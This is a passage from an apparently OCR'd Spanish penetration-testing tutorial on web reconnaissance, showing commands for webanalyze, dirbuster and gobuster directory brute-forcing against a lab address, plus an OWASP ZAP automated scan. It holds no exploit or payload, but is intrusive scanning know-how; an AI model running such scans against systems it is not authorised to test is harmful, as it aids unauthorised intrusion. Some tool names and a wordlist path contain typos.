
Y para usarla:


webanalyze -host http:///(ip/dominio)


BUSQUEDA DE RECURSOS:

Dirbuster: Con un diccionario que tiene en /usr/share/wordlists y fuerza bruta es capaz de encontrar, de manera intrusiva, muchos recursos que pueden estar alojados en una aplicación web:

dirbuster -u Abrirá una interfaz gráfica, donde al colocar la ruta completa y seleccionar un diccionario, podrá generar un reporte de todo lo encontrado.







Gobuster y Seclist: Gobuster es una aplicación mejorada de dirbuster, escrita en go. Incorpora fuerza bruta sobre VirtualHost o Subdominios. Para instalarlo, **sudo apt install gobuster**. Otra herramienta que funciona muy bien es **Seclist**, un repositorio de diccionarios que conviene copiar con **sudo apt install seclists** (tardará bastante).

gobuster dir: Para buscar directorios y recursos como dirbuster. Por ejemplo:


gobuster dir -u http://192.168.20.133:8080 -w /share/seclists/Discovery/Web-Content/direcotry-list-2.3-small.txt

también podemos añadir la opción: **-x pdf** y nos buscaría, por ejemplo, los .pdfs


ANÁLISIS DE VULNERABILIDADES:

Zarp Proxy: Escáner estrella de vulnerabilidades de Aplicaciones Web desarrollada por OWASP. Para instalarlo: **sudo apt install zaproxy**


Podemos abrir Zap Proxy usando el buscador de Aplicaciones de Kali.



Empezaremos con el Escaneo Automático. Ponemos la URL y le damos a Attack:



Esto crea dos procesos importantes, uno de Spidering, y luego sigue las URLs, para crear un mapa del sitio. También contamos con el Escaneo Manual:



Como vemos podemos lanzar un navegador.